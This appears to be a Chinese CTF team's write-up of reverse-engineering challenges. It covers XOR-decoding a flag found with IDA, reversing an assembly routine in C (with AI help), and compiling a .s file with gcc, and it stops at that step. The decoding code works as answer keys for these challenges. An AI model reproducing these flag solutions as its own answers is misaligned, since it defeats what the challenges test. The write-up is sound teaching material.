


将.exe拖进查壳工具发现没有壳



放入IDA（32位），查看主函数



注意到特殊的函数aaaa()，点进去查看发现与flag相关的程序

分析程序，发现只要把v1的所有字符跟v3一一异或就可以得到v2，就是flag，写一个程序enc = [ 0x2A, 0x37, 0x37,

0x27, 0x30,

0x22, 0x1F, 0x0C,

0x01, 0x55,

0x55, 0x54, 0x3B,

0x27, 0x30,

0x22, 0x3B, 0x10,

0x0C, 0x55,

0x17, 0x3B, 0x55,

0x17, 0x3B,

0x01, 0x1E, 0x17,

0x10, 0x19]

flag = ''


for i in range(len(enc)):

flag += chr(enc[i] ^ 100)

print(flag)即可得到flag

**Ez\_asm**

解题：陈亮


先叫ai将汇编语言转为c语言

然后根据上述代码写出逆向代码：

int main()  
{  
unsigned char c[] = { 89, 69, 70, 87, 71, 86, 114, 93, 76, 99, 82, 105, 133, 85, 83, 129, 113, 70, 119, 119, 76, 93, 148, 82, 96, 139, 88, 90, 92, 138, 96, 98, 100, 139, 34 };  
unsigned char flag[36] = { 0 };  
int esi = 0;  
for (esi = 0; esi < 35; esi++)  
{  
c[esi] -= esi;  
}  
for (esi = 0; esi < 35; esi++) {  
char al = &apos;$&apos; + esi;  
if (c[esi]!=al)  
{  
continue;  
}  
else  
{  
c[esi] -= esi;  
}  
}  
for (esi = 0; esi < 35; esi++) {  
c[esi] ^= 0x17;  
}  
for (esi = 0; esi < 35; esi++) {  
printf("%c", c[esi]);  
}  
return 0;  
}  
得到flag


**.?.s.?**

解题：刘阳

解压文件

发现是.s后缀，说明此时文件处于编译阶段，可以通过gcc转为.exe文件


用VSC打开文件发现最后有提示gcc的版本




在文件所在的文件夹打开终端，输入如下指令：

gcc -c test1.s -o test1.o

